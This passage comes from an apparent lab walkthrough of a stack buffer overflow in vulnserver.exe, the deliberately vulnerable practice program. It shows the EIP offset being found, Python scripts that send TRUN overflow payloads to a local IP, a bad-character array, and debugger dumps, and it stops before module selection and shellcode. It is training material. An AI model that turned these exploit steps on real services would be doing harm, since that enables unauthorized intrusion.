00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
```


```
0098F9C8  43396F43 Co9C
0098F9CC  70433070 p0Cp
0098F9D0  32704331 1Cp2
0098F9D4  43337043 Cp3C
0098F9D8  70433470 p4Cp
0098F9DC  36704335 5Cp6
0098F9E0  43377043 Cp7C
0098F9E4  70433870 p8Cp
0098F9E8  30714339 9Cq0
0098F9EC  43317143 Cq1C
0098F9F0  71433271 q2Cq
0098F9F4  34714333 3Cq4
0098F9F8  43357143 Cq5C
0098F9FC  71433671 q6Cq
0098FA00  38714337 7Cq8
0098FA04  43397143 Cq9C
0098FA08  72433072 r0Cr
```

from EIP value we got above, we check exactly at which byte we can control EIP




```
┌──(root💀kali)-[/home/soldier]
└─# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337
[*] Exact match at offset 2003
```

Overwriting the EIP



```python
#!/usr/bin/python

import sys, socket

shellcode = "A" * 2003 + "B" * 4
try:
        payload = "TRUN /.:/" + shellcode
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.113.136',9999))
        s.send(("TRUN /.:/" + shellcode))
        s.close()

except:
        print ("Error Connecting to server")
        sys.exit()
```


Windows 10 x64
Immunity Debugger - vulnserver.exe - [CPU - thread 000026B8]
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
Registers (FPU)
EAX 00F9F1E8 ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 00B94F74
EDX 00000000
EBX 00000140
ESP 00F9F9C8
EBP 41414141
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 27D000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00      .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00      ....
00403018 FF FF FF FF 00 00 00 00      ....
00403020 FF FF FF FF 00 00 00 00      ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
```


```
00F9F9C8  00B94700 .G╢.
00F9F9CC  00B93380 Ç3╢. ASCII "TRUN /.:/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
00F9F9D0  00000BB8 ╕♂..
00F9F9D4  00000000 ....
00F9F9D8  0000000A ....
00F9F9DC  00000000 ....
00F9F9E0  00757FE0 α⌂u.
00F9F9E4  007578F0 ≡xu.
00F9F9E8  007400C0 └.t.
00F9F9EC  000000D5 ╒...
00F9F9F0  00000000 ....
00F9F9F4  00010000 ..☺.
00F9F9F8  00000000 ....
00F9F9FC  0000000A ....
00F9FA00  00000000 ....
00F9FA04  00000000 ....
00F9FA08  76407961 ay@v RETURN to WS2_32.76407961 from WS2_32.[illegible]
```

we have changed the EIP value so we can control it now


‘42’ means B

Finding Bad Characters

https://github.com/cytopia/badchars




```
#!/usr/bin/python

import sys, socket

badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)


shellcode = "A" * 2003 + "B" * 4 + badchars
try:
        payload = "TRUN /.:/" + shellcode
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.113.136',9999))
        s.send(("TRUN /.:/" + shellcode))
        s.close()

except:
        print ("Error Connecting to server")
        sys.exit()
```



```
Address  |Hex dump                  |ASCII
001FF1D0 01 02 03 B0 B0 06 07 08
001FF1D8 09 0A 0B 0C 0D 0E 0F 10
001FF1E0 11 12 13 14 15 16 17 18
001FF1E8 19 1A 1B 1C 1D 1E 1F 20
001FF1F0 21 22 23 24 25 26 27 B0  !"#$%&'
001FF1F8 B0 2A 2B 2C 2D 2E 2F 30  *+,-./0
001FF200 31 32 33 34 35 36 37 38  12345678
001FF208 39 3A 3B 3C 3D 3E 3F 40  9:;<=>?@
001FF210 41 42 43 B0 B0 46 47 48  ABC  FGH
001FF218 49 4A 4B 4C 4D 4E 4F 50  IJKLMNOP
001FF220 51 52 53 54 55 56 57 58  QRSTUVWX
001FF228 59 5A 5B 5C 5D 5E 5F 60  YZ[\]^_`
001FF230 61 62 63 64 65 66 67 68  abcdefgh
001FF238 69 6A 6B 6C 6D 6E 6F 70  ijklmnop
001FF240 71 72 73 74 75 76 77 78  qrstuvwx
001FF248 79 7A 7B 7C 7D 7E 7F 80  yz{|}~⌂Ç
001FF250 81 82 83 84 85 86 87 88  üéâäàåçê
001FF258 89 8A 8B 8C 8D 8E 8F 90  ëèïîìÄÅÉ
001FF260 91 92 93 94 95 96 97 98  æÆôöòûùÿ
001FF268 99 9A 9B 9C 9D 9E 9F A0  ÖÜ¢£¥₧ƒá
001FF270 A1 A2 A3 A4 A5 A6 A7 A8  íóúñÑªº¿
001FF278 A9 AA AB AC AD AE AF B0  ⌐¬½¼¡«»
001FF280 B1 B2 B3 B4 B5 B6 B7 B8
001FF288 B9 BA BB BC BD B0 B0 C0
001FF290 C1 C2 C3 C4 C5 C6 C7 C8
001FF298 C9 CA CB B0 B0 CE CF D0
001FF2A0 D1 D2 D3 D4 D5 D6 D7 D8
001FF2A8 D9 DA DB DC DD DE DF E0
001FF2B0 E1 E2 E3 E4 E5 E6 E7 E8  ßΓπΣσµτΦ
001FF2B8 E9 EA EB EC ED EE EF F0  ΘΩδ∞φε∩≡
001FF2C0 F1 F2 F3 F4 F5 F6 F7 F8  ±≥≤⌠⌡÷≈°
001FF2C8 F9 FA FB FC FD FE FF 0D  ··√ⁿ²■ .
```


bad chars

Finding the right Module



